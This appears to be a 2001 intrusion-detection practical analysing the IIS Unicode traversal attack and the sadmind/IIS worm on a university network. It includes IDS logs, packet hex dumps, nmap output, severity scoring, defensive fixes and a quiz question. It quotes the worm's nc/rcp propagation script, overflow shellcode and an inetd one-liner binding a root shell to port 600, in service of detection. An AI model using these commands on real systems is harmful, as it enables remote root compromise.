2001-05-14 08:27:24	1	5114	0	WWW IIS Unicode attack	4	**202.100.96.69**	**My_Net.76.241**
2001-05-14 08:27:24	1	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.241
2001-05-14 08:27:24	1	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.241
2001-05-14 08:27:24	1	3215	0	IIS DOT DOT EXECUTE Bug	4	202.100.96.69	My_Net.76.241
2001-05-14 08:32:16	2	5114	0	WWW IIS Unicode attack	4	**202.100.96.69**	**My_Net.76.151**
2001-05-14 08:32:16	2	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.151
2001-05-14 08:32:16	2	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.151

Each of the above 9 **BOLD** IP addresses is an IIS server and over half of them had a Web page defacement that was attributed to the worm. (And no, that particular admin was not really happy to see me that day ☺) So the question still remains, is it active targeting?

Well, the exploit requires prior reconnaissance, which the worm does do (for more info on the reconnaissance is done please see Assignment 2). However, the original selection of the IP address is random. We can tell this because we actually saw more than one instance of the worm going for the same subnet.

2001-05-04 13:47:22	1	5114	0	WWW IIS Unicode attack	4	**202.107.211.177**	My_Net.76.131
2001-05-04 13:47:22	1	5081	0	WWW WinNT cmd.exe access	4	**202.107.211.177**	My_Net.76.131
2001-05-04 13:47:22	1	3216	0	IIS DOT DOT DENIAL Bug	4	**202.107.211.177**	My_Net.76.131
2001-05-04 13:47:22	1	3215	0	IIS DOT DOT EXECUTE Bug	4	**202.107.211.177**	My_Net.76.131
2001-05-06 17:10:21	2	5114	0	WWW IIS Unicode attack	4	**63.170.254.37**	My_Net.76.131
2001-05-06 17:10:21	2	5081	0	WWW WinNT cmd.exe access	4	**63.170.254.37**	My_Net.76.131
2001-05-06 17:10:21	2	3216	0	IIS DOT DOT DENIAL Bug	4	**63.170.254.37**	My_Net.76.131
2001-05-06 17:10:21	2	3215	0	IIS DOT DOT EXECUTE Bug	4	**63.170.254.37**	My_Net.76.131
2001-05-07 15:48:24	2	5114	0	WWW IIS Unicode attack	4	**209.211.205.56**	My_Net.76.131
2001-05-07 15:48:24	2	5081	0	WWW WinNT cmd.exe access	4	**209.211.205.56**	My_Net.76.131
2001-05-07 15:48:24	2	3216	0	IIS DOT DOT DENIAL Bug	4	**209.211.205.56**	My_Net.76.131
2001-05-07 15:48:24	2	3215	0	IIS DOT DOT EXECUTE Bug	4	**209.211.205.56**	My_Net.76.131
2001-05-08 16:33:24	***2***	***6054***	***0***	***DNS Version Request***	***3***	***63.164.38.17***	***My_Net.76.131***
2001-05-14 08:12:47	**1**	**5114**	**0**	**WWW IIS Unicode attack**	**4**	**202.100.96.69**	**My_Net.76.131**
2001-05-14 08:12:47	**1**	**5081**	**0**	**WWW WinNT cmd.exe access**	**4**	**202.100.96.69**	**My_Net.76.131**
2001-05-14 08:12:47	**1**	**3216**	**0**	**IIS DOT DOT DENIAL Bug**	**4**	**202.100.96.69**	**My_Net.76.131**
2001-05-14 08:12:47	**1**	**3215**	**0**	**IIS DOT DOT EXECUTE Bug**	**4**	**202.100.96.69**	**My_Net.76.131**
2001-05-14 08:22:23	1	5114	0	WWW IIS Unicode attack	4	**210.74.104.221**	My_Net.76.131
2001-05-14 08:22:23	1	5081	0	WWW WinNT cmd.exe access	4	**210.74.104.221**	My_Net.76.131
2001-05-14 08:22:23	1	3216	0	IIS DOT DOT DENIAL Bug	4	**210.74.104.221**	My_Net.76.131
2001-05-14 08:22:23	1	3215	0	IIS DOT DOT EXECUTE Bug	4	**210.74.104.221**	My_Net.76.131

(And to answer your question, YES the machine was compromised more than once before we where called.)
While the worm employs random IP selection the actual exploit that was detected (Unicode) requires Active Targeting and prior reconnaissance. (Yea that is kind of a cop-out but it's really a religious argument).

Severity:
Criticality: 3 - This machine was being used for internal information only and did not store and critical or confident ional data.
Lethality: 3 - Only individuals in the department noticed the defacement and the machine had recently been backed up so no data was lost.
System Countermeasures: 1 – This machine had a default install of Windows 2000 server and it had not been patched… EVER! This administrator had put on SP1 but did not realize that he also needed to periodically install security packs. He now has a better understanding of that ☺.
Network Countermeasures: 1 - The Firewall that was in use (as seen in the above logs) did log the connection but had been set to let everyone and their mother into the system on port 80. The Netrangers also ran into an interesting problem where they were supposed to "shun and log" this attack. However, since it triggered 4 different signatures and the 1st

had the command to "log" only, the subsequent "shunning" (that was assigned to the other signatures) did not take place. We have opened a case with TAC on this issue, as the Netrangers should have blocked this attack **before** it ran rampant through campus.
(System Criticality + Lethality of Attack) – (System Countermeasures + Network Countermeasures) = Severity
(3 + 3) – (1 + 1) = 4

Defensive Recommendations:
WOW, could this be a long list ☺!!! But here we go:
System:
The Patches available for Microsoft Security Bulletin MS00-57 (http://www.microsoft.com/technet/security/bulletin/ms00-057.asp) and MS00-057 (http://www.microsoft.com/technet/security/bulletin/MS00-078.asp)
is effective at eliminating this vulnerability. Additionally, users whose web server pages are located on a logical drive different from that containing the operating system are at less risk. Users who have explicitly removed the Everyone and Users group access from sensitive files are also at less risk. (Cisco Network Security Data Base)

The Norton Firewall that was being used needed a great deal of tweaking. We adjusted it to only let their particular subnet into the machine on port 80 and removed all other services that where not required. Since the machine was not in a domain of any kind and only had 3 users assigned to it we asked (out of habit) that the users change their passwords and check for intrusions on other systems that they have access to.

Network:
As already stated above in the "Severity" section, our network counter measures (Netrangers) completely failed for some, as of yet, completely unknown reason. I suspect that it may have something to do with the way the signature assignment of the defined response was being applied. None the less, it is an issue that we need to resolve VERY quickly as they are essentially our only real active defense.

Multiple Choice Test Question:

The status code, as defined in RFC 2616, is an intriguer that would be defined by what part of the log entry below? (Lines may be wrapped for readability)

```
2001-05-14 08:03:27 202.100.96.69 - My_Net.76.131 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir 200 –
```

a) 80
b) 2001-05-14
c) GET
d) 200
Answer: d

Detect – 2 Sadmind/IIS Worm via a Solaris 7 Machine

Source of Trace: This detect was found on a large .EDU network.

Detect Generated By:
Netranger:
IPLOG:

```
Frame 3 (46 on wire, 46 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 42494 (42494), Dst Port: pcserver (600), Seq: 2746814776,
Ack: 0

  0  4500 002c cf6b 4000 ee06 e945 d2b3 1f61   E..,.k@....E..j.
 10  xxxx 1903 a5fe 0258 a3b9 1138 0000 0000   .......X...8....
 20  6002 2238 448c 0000 0204 05b4 1bdc        `."8D.........

Frame 4 (84 on wire, 84 captured)
Raw packet data
Internet Protocol
User Datagram Protocol
Remote Procedure Call
Portmap

  0  4500 0054 cf6c 4000 ee11 e911 d2b3 1f61   E..T.l@.......j.
 10  xxxx 1903 947d 006f 0040 48d4 3b02 0444   .....}.o.@H.;..D
 20  0000 0000 0000 0002 0001 86a0 0000 0002   ................
 30  0000 0003 0000 0000 0000 0000 0000 0000   ................
 40  0000 0000 0001 8788 0000 000a 0000 0011   ................
 50  0000 0000                                 ....

Frame 5 (1440 on wire, 1440 captured)
Raw packet data
Internet Protocol
User Datagram Protocol
Data (1412 bytes)

  0  4500 05a0 cf6d 4000 ee11 e3c4 d2b3 1f61   E....m@.......j.
 10  xxxx 1903 947d 800c 058c da66 3b02 0445   .....}.....f;..E
 20  0000 0000 0000 0002 0001 8788 0000 000a   ................
 30  0000 0001 0000 0001 0000 0020 3b02 5e11   ........... ;.^.
 40  0000 0009 6c6f 6361 6c68 6f73 7400 0000   ....localhost...
 50  0000 0000 0000 0000 0000 0000 0000 0000   ................
 60  0000 0000 0000 0000 0000 0000 0000 0000   ................
 70  0000 0000 0000 0000 0000 0000 0000 0000   ................
 80  0000 0006 0000 0000 0000 0000 0000 0000   ................
 90  0000 0004 0000 0000 0000 0004 0000 0000   ................
 a0  0000 0000 0000 0000 0000 0004 0000 0000   ................
 b0  0000 0000 0000 0000 0000 0000 0000 0000   ................
 c0  0000 0000 0000 0000 0000 0000 0000 0000   ................
 d0  0000 0000 0000 0000 0000 0000 0000 04a9   ................
 e0  0000 000e 4144 4d5f 4657 5f56 4552 5349   ....ADM_FW_VERSI
```

```
  f0  4f4e 0000 0000 0003 0000 0004 0000 0001   ON.............
 100  0000 0000 0000 0000 0000 0011 4144 4d5f   ............ADM_
 110  434c 4945 4e54 5f44 4f4d 4149 4e00 0000   CLIENT_DOMAIN...
 120  0000 0009 0000 0434 0000 0434 ffff ffff   .......4...4....
 130  efff a840 efff 982c efff a840 efff 982c   ...@...,...@...,
 140  efff a840 efff 982c efff a840 efff 982c   ...@...,...@...,
------------------------Cut---------------------------
 350  efff a840 efff 982c efff a840 efff 982c   ...@...,...@...,
 360  801b c00f 801b c00f 801b c00f 801b c00f   ................
------------------------Cut---------------------------
 470  801b c00f 801b c00f 801b c00f 801b c00f   ................
 480  801b c00f 20bf ffff 20bf ffff 7fff ffff   .... ... .......
 490  9003 e05c 9222 2010 941b c00f ec02 3ff0   ...\." .......?.
 4a0  ac22 8016 ae02 6010 ee22 3ff0 ae05 e008   ."....`.."?.....
 4b0  c02d ffff ee22 3ff4 ae05 e003 c02d ffff   .-..."?......-..
 4c0  ee22 3ff8 ae05 c016 c02d ffff c022 3ffc   ."?......-..."?.
 4d0  8210 203b 91d0 2008 ffff ff95 ffff ffff   .. ;.. .........
 4e0  ffff ffff ffff ffff 2f62 696e 2f73 68ff   ......../bin/sh.
 4f0  2d63 ff65 6368 6f20 2770 6373 6572 7665   -c.echo 'pcserve
 500  7220 7374 7265 616d 2074 6370 206e 6f77   r stream tcp now
 510  6169 7420 726f 6f74 202f 6269 6e2f 7368   ait root /bin/sh
 520  2073 6820 2d69 2720 3e20 2f74 6d70 2f2e    sh -i' > /tmp/.
 530  663b 202f 7573 722f 7362 696e 2f69 6e65   f; /usr/sbin/ine
 540  7464 202d 7320 2f74 6d70 2f2e 663b 2072   td -s /tmp/.f; r
 550  6d20 2d66 202f 746d 702f 2e66 3bff ffff   m -f /tmp/.f;...
 560  0000 0000 0000 0000 0000 0009 4144 4d5f   ............ADM_
 570  4645 4e43 4500 0000 0000 0003 0000 0004   FENCE...........
 580  0000 029a 0000 0000 0000 0000 0000 0010   ................
 590  6e65 746d 6774 5f65 6e64 6f66 6172 6773   netmgt_endofargs
```

```
Frame 6 (46 on wire, 46 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 42495 (42495), Dst Port: pcserver (600), Seq: 2746967643,
Ack: 0

   0  4500 002c cf6e 4000 ee06 e942 d2b3 1f61   E..,.n@....B..j.
  10  xxxx 1903 a5ff 0258 a3bb 665b 0000 0000   .......X..f[....
  20  6002 2238 ef65 0000 0204 05b4 0231        `."8.e.......1
```

IPLOG SUMMARY:

```
No. Time      Source          Destination         Protocol Info
3 0.000000    210.179.31.97   My_Sun.edu TCP      42494 > pcserver [SYN] Seq=2746814776 Ack=0
          Win=8760 Len=0
4 0.000000    210.179.31.97   My_Sun.edu Portmap  V2 GETPORT Call XID 0x3b020444
5 0.000000    210.179.31.97   My_Sun.edu UDP      Source port: 38013  Destination port: 32780
6 1.000000    210.179.31.97   My_Sun.edu TCP      42495 > pcserver [SYN] Seq=2746967643 Ack=0
          Win=8760 Len=0
```

Database:

2001-05-08 00:36:24	2	6102	0	RPC Dump	4	210.179.31.97	My_Net.23.5

2001-05-08 00:36:25	2	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	My_Net.23.5
2001-05-08 00:37:20	2	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	My_Net.23.5
2001-05-08 00:37:22	2	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	My_Net.23.5

Syslog:

```
May  8 00:40:01 My_Sun.edu inetd[139]: /usr/sbin/sadmindd: Bus Error - core dumped
-------------(CUT)---------------
May  8 00:40:06 My_Sun.edu inetd[139]: /usr/sbin/sadmindd: Segmentation Fault - core dumped
-------------(CUT)---------------
May  8 00:44:14 My_Sun.edu inetd[139]: /usr/sbin/sadmindd: Killed
```

Probability the Source Address was Spoofed:
Unlikely- Similar to the 1st detect, this exploit is propagated by a compromised Solaris 7 (or earlier) host running a series of scripted exploits against IIS servers. According to CERT® Advisory CA-2001-11 sadmindd/IIS Worm, "Solaris systems that are successfully compromised via the worm exhibit the following characteristics… A rootshell listening on TCP port 600". I ran NMAP against the host to see if it exhibited any of the external signs of the worm:

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/
)
Interesting ports on nexus.srnr.My.Net.EDU (210.179.31.97):
(The 1503 ports scanned but not shown below are in state: closed)
Port       State       Service
18/tcp     open        msp
21/tcp     open        ftp
23/tcp     open        telnet
25/tcp     open        smtp
80/tcp     open        http
110/tcp    open        pop-3
111/tcp    open        sunrpc
512/tcp    open        exec
513/tcp    open        login
514/tcp    open        shell
600/tcp    open        ipcserver
945/tcp    open        unknown
1006/tcp   open        unknown
2049/tcp   open        nfs
4045/tcp   open        lockd
6000/tcp   open        X11
32771/tcp  open        sometimes-rpc5
32772/tcp  open        sometimes-rpc7
32780/tcp  open        sometimes-rpc23
32786/tcp  open        sometimes-rpc25
32787/tcp  open        sometimes-rpc27
```

```
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=41562 (Worthy challenge)
Remote OS guesses: Solaris 2.6 - 2.7, Solaris 7

Nmap run completed -- 1 IP address (1 host up) scanned in 88 seconds
```

We can also look at an excerpt from the actual code. (For more info on this code please turn to Assignment 2) This line, **/bin/cat /dev/cuc/cmd1.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1,** is literally reading a file (/dev/cmd1.txt) and piping the output to an executable called "nc" which installs the Trojan on port 600. So if we check out the 2 external signs of a compromised host we should see that it's a Solaris 7 (or earlier) box and it has TCP Port 600 open.

However, unlike the 1st detect this exploit does not require TCP 3-way handshake. Lets look at the log summary for frames 3 – 6.


```
No. Time     Source          Destination        Protocol Info
3 0.000000   210.179.31.97   My_Sun.edu TCP     42494 > pcserver [SYN] Seq=2746814776 Ack=0
        Win=8760 Len=0
4 0.000000   210.179.31.97   My_Sun.edu Portmap  V2 GETPORT Call XID 0x3b020444
5 0.000000   210.179.31.97   My_Sun.edu UDP     Source port: 38013  Destination port: 32780
6 1.000000   210.179.31.97   My_Sun.edu TCP     42495 > pcserver [SYN] Seq=2746967643 Ack=0
         Win=8760 Len=0
```

Though we still have our same problem of not seeing the entire conversation, you can see that this exploit occurs over UDP not TCP (see frame 5). Though we can determine that information needs to come back to the attacking machine for reconnaissance so a spoofed source address would be unlikely.

Description of the Attack:
The exploit that we are discussing is a well-known buffer overflow in the "Sadmind" process (CVE Name: CVE-1999-0977) that allows a remote attacker to execute arbitrary instructions and gain root access. The sadmindd program is installed by default on SunOS 5.7, 5.6, 5.5.1, and 5.5. In SunOS 5.4 and 5.3, sadmindd may be installed if the Solstice AdminSuite packages are installed. The sadmindd program is installed in /usr/sbin. The program can be used to perform distributed system administration operations remotely. (http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba)

All versions of sadmindd are vulnerable to a buffer overflow that can overwrite the stack pointer within a running sadmindd process. Since sadmindd is installed as root, it is possible to execute arbitrary code with root privileges on a remote machine.

This vulnerability has been discussed in public security forums and is actively being exploited by intruders.
(http://www.kb.cert.org/vuls/id/28934)


Network Security Database
Cisco's Countermeasures Research Team
Cisco Systems
Main
Whats New
Products
Cisco Home

Exploit Signature

sadmind RPC Buffer Overflow

ID: 6194				Sub ID: 0	
Recommended Alarm Level:	5	Signature Type:	NETWORK	Signature Structure:	ATOMIC
Implementation:	CONTENT				
Release Version:	2.2.1.3				

Description: This signature fires when a call to RPC program number 100232 procedure 1 with a UDP packet length > 1024 bytes is detected.

Benign Trigger(s): No known benign triggers exist for this signature.

Data Field Information Tag: None

Related Vulnerabilities: 5533

User Notes: User Notes Page

Under vulnerable versions of sadmindd (2.6 and 7.0 have been tested), if a long buffer is passed to a NETMGT_PROC_SERVICE request (called via clnt_call()), it is possible to overwrite the stack pointer and execute arbitrary code. The actual buffer in questions appears to hold the client's domain name. The overflow in sadmindd takes place in the get_auth() function, part of the /usr/snadm/lib/libmagt.so.2 library. Because sadmindd runs as root any code launched as a result will run as with root privileges, therefore resulting in a root compromise.
(http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D866)

There are 3 steps to this attack. The 1st step is to attempt an RPC dump (Seen in **Purple**). Then, assuming the correct information was returned, the overflow is attempted (**see in Green**). Lastly we can see that the code actually performs a check to see if the exploit was successful. It does this by sending a lone SYN to port 600 (pcserver). Unfortunately that SYN is not seen in the IDS logs.

```
4 0.000000 210.179.31.97 My_Sun.edu Portmap  V2 GETPORT Call XID
0x3b020444
5 0.000000 210.179.31.97 My_Sun.edu UDP Source port: 38013
Destination port: 32780
6 0.000000 210.179.31.97 My_Sun.edu TCP 42494 > pcserver [SYN]
Seq=2746814776 Ack=0 Win=8760 Len=0
```

2001-05-08 00:36:24	**2**	**6102**	**0**	**RPC Dump**	**4**	**210.179.31.97**	**My_Net.23.5**
2001-05-08 00:36:25	**2**	**6194**	**0**	**sadmindd Buffer Overflow**	**5**	**210.179.31.97**	**My_Net.23.5**
2001-05-08 00:37:20	2	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	My_Net.23.5
2001-05-08 00:37:22	2	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	My_Net.23.5
2001-05-08 00:37:23	2	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	My_Net.23.5
2001-05-08 00:37:23	2	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	My_Net.23.5

2001-05-08 00:37:24	2	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	My_Net.23.5

The logs below shows our machine performing the IIS exploit (as seen in Detect 1) roughly 3 minutes later.

2001-05-08 00:40:21	1	5114	0	WWW IIS Unicode attack	4	My_Net.23.5	210.183.8.3
2001-05-08 00:40:21	1	5081	0	WWW WinNT cmd.exe access	4	My_Net.23.5	210.183.8.3
2001-05-08 00:40:21	1	3216	0	IIS DOT DOT DENIAL Bug	4	My_Net.23.5	210.183.8.3
2001-05-08 00:40:21	1	3215	0	IIS DOT DOT EXECUTE Bug	4	My_Net.23.5	210.183.8.3

Attack Mechanism:

The attack mechanism is actually quite simple. From the attacking machine (210.179.31.97) a piece of code called "sadmind.sh" is run. This shell script calls sparc executables to run and actually perform the Sadmind Buffer Overflow.

Sadmind.sh:

```
-------------(CUT)---------------
iplist=`/bin/awk -F: '{print $1}' /dev/cub/$i.txt`
for ip in $iplist;do
/bin/rpcinfo -p $ip > /dev/cub/$i.rpc.txt
/bin/grep 100232 /dev/cub/$i.rpc.txt >/dev/null 2>&1
if [ $? = 0 ];then
/dev/cuc/brute 3 $ip >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd1.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/tar -cvf /tmp/uni.tar /dev/cuc
/bin/rcp /tmp/uni.tar root@$ip:/tmp/uni.tar >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd2.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/rsh -l root $ip /etc/rc2.d/S71rpc >/dev/null 2>&1 &
/bin/echo $ip >> /dev/cub/sadmindhack.txt
/bin/rm -f /tmp/uni.tar
-------------(CUT)---------------
```

The part of the code that I have omitted was the random IP generation and the use of a program called "grabbb" to ascertain the OS type (For more info on the code please see Assignment 2). However, you can see that it has already generated an "iplist". This list is what is used to perform an "rpcinfo –p". The out put from that file would look something like what is shown below.

```
> rpcinfo -p
   program vers proto   port  service
    100000    4   tcp    111  rpcbind
    100000    3   tcp    111  rpcbind
    100000    2   tcp    111  rpcbind
-------------(CUT)---------------
    100021    4   tcp   4045  nlockmgr
```

```
100026   1  udp  32805  bootparam
100026   1  tcp  32775  bootparam
100232   2  udp 32776 sadmind
```

It pipes that info to a file with the name of the name "[ipaddress].rpc.txt" and then "greps" for the string 100232, which you can see is "sadmind". From there the ip information is then passed to a program called brute. Unfortunately, I have not yet gotten the exploit code for it but if we look through the sparc executable for ASCII text we see that is calls to another C program called "sadminddex-sparc" (Which I do have ☺).

Here is the ASCII from the sparc executable "brute":

```
sadminddex sp brute forcer - by elux
  usage: %s [arch] <host>

          arch:
          1 - x86 Solaris 2.6
          2 - x86 Solaris 7.0
          3 - SPARC Solaris 2.6
          4 - SPARC Solaris 7.0

     Unable to resolve %s
  1
Alright... sit back and relax while this program brute forces the sp.

Now telnet to %s, on port 600... be careful
 /dev/cuc/sadminddex-x86  %s -h %s -c "%s" -s 0x%x -j 512
     echo 'pcserver stream tcp nowait root /bin/sh sh -i' > /tmp/.f; /usr/sbin/inetd -s /tmp/.f; rm -f
/tmp/.f;

%s doesn't exisit, you need the sadminddex exploit
  2     %s -h %s -c "%s" -s 0x%x -j 536
  3     /dev/cuc/sadminddex-sparc      %s -h %s -c "%s" -s 0x%x
  4     %s is not a supported arch, try 1 – 4
```

Here is more info on "sadminddex-sparc":

```
*** Tested and confirmed under Solaris 2.6 and 7.0 (SPARC)
***
*** Usage:  % sadminddex -h hostname -c command -s sp [-o offset] \
***                [-a alignment] [-p]
***
*** where hostname is the hostname of the machine running the vulnerable
*** system administration daemon, command is the command to run as root
*** on the vulnerable machine, sp is the %sp stack pointer value, offset
*** is the number of bytes to add to sp to calculate the desired return
*** address, and alignment is the number of bytes needed to correctly
*** align the contents of the exploit buffer
```

Good stuff! You have to laugh when you start realizing that script kiddies are getting replaced by automation… maybe they should form a Union or something ☺. Now lets look at the traffic and see if we can compare it to the exploit code.

```
3 0.000000 210.179.31.97 My_Sun.edu TCP 42494 > pcserver [SYN]
Seq=2746814776 Ack=0 Win=8760 Len=0
```

Her we see a lone SYN from port **42494** to port **pcserver** (also known as port **600**) and we see that is the above code in BLUE. Though we are missing some code we can tell that an attempted connection is made to port 600. From there we see the RPCBIND attempt that we talked about in the "sadmind.sh" code.

```
(/bin/rpcinfo -p $ip > /dev/cub/$i.rpc.txt)
```

```
4 0.000000 210.179.31.97 My_Sun.edu Portmap  V2 GETPORT Call XID
0x3b020444
```

Let go a little deeper into frame 4 and look at the HEX:

```
Frame 4 (84 on wire, 84 captured)
Raw packet data
Internet Protocol
User Datagram Protocol
Remote Procedure Call
Portmap

   0  4500 0054 cf6c 4000 ee11 e911 d2b3 1f61   E..T.l@.......j.
  10  xxxx 1903 947d 006f 0040 48d4 3b02 0444  .....}.o.@H.;..D
  20  0000 0000 0000 0002 0001 86a0 0000 0002   ................
  30  0000 0003 0000 0000 0000 0000 0000 0000    ................
  40  0000 0000 0001 8788 0000 000a 0000 0011   ................
  50  0000 0000                                   ....
```

This is a UDP packet (**11**) to port 111 (**006f**). The transaction ID is 989987908 (**3b02 0444**) The Message type is "CALL" (**0**) and the version is **2.** The RPC program that is being called is 100000 (**0001 86a0**), which is also known as "Port Mapper". The Program version is **2** and the "Procedure Number" is **3**. The last 3 areas of the packet are the credentials, verifier and procedure parameters. "The *credentials* identify the client. In some instances noting is sent here,(as with our packet)… The *verifier* is used with Secure RPC, which uses DES encryption. Although the creditals and verifier are variable-length fields, their length is encoded as part of the field"(Tcp/IP Illustrated, Stevens). In our packet you can see that these 2 fields have a value of 0000 0000. But, we still see some interesting information in the "Procedure Parameters" field. "The format of these depends on the definition of the remote procedure by the application" (Tcp/IP Illustrated, Stevens). With our Packet we can see that it is a PMAPPROC_GETPORT "Called by an RPC client on startup to obtain the port number for a given program number, version number and protocol" (Tcp/IP Illustrated, Stevens). In our packet we see the program number to be 100232 (**0001 8788**) which is the program number for "SADMIND", we can see that the version is **a** and the Protocol is UDP (**11**).

The 3rd stage of the attack is the actual buffer overflow. In the code we see that there are several different versions that the attacker can choose from or the attacker can simply let it try all of them until the program is successful or runs out of options. When looking at the information provided by the programmer of "sadminddex-sparc", the coder is nice enough to help us understand how the exploit works. (I wish the coders around here would do that ☺):

```
*** Due to the nature of the target overflow in sadmindd, the exploit is
*** extremely sensitive to the %sp stack pointer value that is provided
*** when the exploit is run.  The %sp stack pointer must be specified
*** with the exact required value, leaving no room for error.  I have
*** provided confirmed values for Solaris running on a Sun SPARCengine
*** Ultra AXi machine running Solaris 2.6 5/98 and on a SPARCstation 1
*** running Solaris 7.0 10/98.  On each system, sadmindd was started from
*** an instance of inetd that was started at boot time by init.  There
*** is a strong possibility that the demonstration values will not work
*** due to differing sets of environment variables, for example if the
*** the running inetd on the remote machine was started manually from an
*** interactive shell.  If you find that the sample value for %sp does
*** not work, try adjusting the value by -2048 to 2048 from the sample in
*** increments of 8 for starters.  The offset parameter and the alignment
*** parameter have default values that will be used if no overriding
*** values are specified on the command line.  The default values should
*** be suitable and it will not likely be necessary to override them.
```

Well I feel better already ☺. Lets look at the traffic!

```
5 0.000000 210.179.31.97 My_Sun.edu UDP Source port: 38013
Destination port: 32780
```

We can see that this packet has a destination port of 32780, which we will assume was what was assigned to it by the port mapper at startup.

Here is the over flow packet:

```
Frame 5 (1440 on wire, 1440 captured)
Raw packet data
Internet Protocol
User Datagram Protocol
Data (1412 bytes)


 0   4500 05a0 cf6d 4000 ee11 e3c4 d2b3 1f61   E....m@.......j.
10   xxxx 1903 947d 800c 058c da66 3b02 0445    .....}.....f;..E
20   0000 0000 0000 0002 0001 8788 0000 000a   ................
30   0000 0001 0000 0001 0000 0020 3b02 5e11   ...........  ;.^.
40   0000 0009 6c6f 6361 6c68 6f73 7400 0000   ....localhost...
50   0000 0000 0000 0000 0000 0000 0000 0000   ................
60   0000 0000 0000 0000 0000 0000 0000 0000   ................
70   0000 0000 0000 0000 0000 0000 0000 0000   ................
80   0000 0006 0000 0000 0000 0000 0000 0000   ................
90   0000 0004 0000 0000 0000 0004 0000 0000   ................
a0   0000 0000 0000 0000 0000 0004 0000 0000   ................
b0   0000 0000 0000 0000 0000 0000 0000 0000   ................
```

```
 c0   0000 0000 0000 0000 0000 0000 0000 0000   ................
 d0   0000 0000 0000 0000 0000 0000 0000 04a9   ................
 e0   0000 000e 4144 4d5f 4657 5f56 4552 5349   ....ADM_FW_VERSI
 f0   4f4e 0000 0000 0003 0000 0004 0000 0001   ON..............
100   0000 0000 0000 0000 0000 0011 4144 4d5f   ............ADM_
110   434c 4945 4e54 5f44 4f4d 4149 4e00 0000   CLIENT_DOMAIN...
120   0000 0009 0000 0434 0000 0434 ffff ffff   .......4...4....
130   efff a840 efff 982c efff a840 efff 982c   ...@...,...@...,
```
--------------(CUT)---------------

```
350   efff a840 efff 982c efff a840 efff 982c   ...@...,...@...,
360   801b c00f 801b c00f 801b c00f 801b c00f   ................
```

--------------(CUT)---------------

```
470   801b c00f 801b c00f 801b c00f 801b c00f   ................
480   801b c00f 20bf ffff 20bf ffff 7fff ffff   .... ... .......
490   9003 e05c 9222 2010 941b c00f ec02 3ff0   ...\." .......?.
4a0   ac22 8016 ae02 6010 ee22 3ff0 ae05 e008   ."....`.."?.....
4b0   c02d ffff ee22 3ff4 ae05 e003 c02d ffff   .-..."?......-..
4c0   ee22 3ff8 ae05 c016 c02d ffff c022 3ffc   ."?......-..."?.
4d0   8210 203b 91d0 2008 ffff ff95 ffff ffff   .. ;.. .........
4e0   ffff ffff ffff ffff 2f62 696e 2f73 68ff   ......../bin/sh.
4f0   2d63 ff65 6368 6f20 2770 6373 6572 7665   -c.echo 'pcserve
500   7220 7374 7265 616d 2074 6370 206e 6f77   r stream tcp now
510   6169 7420 726f 6f74 202f 6269 6e2f 7368   ait root /bin/sh
520   2073 6820 2d69 2720 3e20 2f74 6d70 2f2e    sh -i' > /tmp/.
530   663b 202f 7573 722f 7362 696e 2f69 6e65   f; /usr/sbin/ine
540   7464 202d 7320 2f74 6d70 2f2e 663b 2072   td -s /tmp/.f; r
550   6d20 2d66 202f 746d 702f 2e66 3bff ffff   m -f /tmp/.f;...
560   0000 0000 0000 0000 0000 0009 4144 4d5f   ............ADM_
570   4645 4e43 4500 0000 0000 0003 0000 0004   FENCE...........
580   0000 029a 0000 0000 0000 0000 0000 0010   ................
590   6e65 746d 6774 5f65 6e64 6f66 6172 6773   netmgt_endofargs
```

Looking at the data in bold we see that it is a UDP packet (**11**) and the destination port is 32780 (**800c**) The Transaction ID is 1 more than the GETPORT XID, 989987909 (**3b02 0445**) and the Program ID is our good friend, 100232 (0001 8788) or "Sadmind". We can also see some ASCII characters in the data that is intermixed with the overflow padding. But when we get past all the padding and the Noops and all the fun stuff we end up with the exploit code (hopefully) in the write place. "**`.../bin/sh -c.echo 'pcserver stream tcp no wait root /bin/sh sh -i' > /tmp/f; /usr/sbin/inetd -s /tmp/f; rm -f /tmp/.f;`**"

And we have seen this exact line in the code for earlier.

echo 'pcserver stream tcp nowait root /bin/sh sh -i' > /tmp/.f; /usr/sbin/inetd -s /tmp/.f; rm -f /tmp/.f;

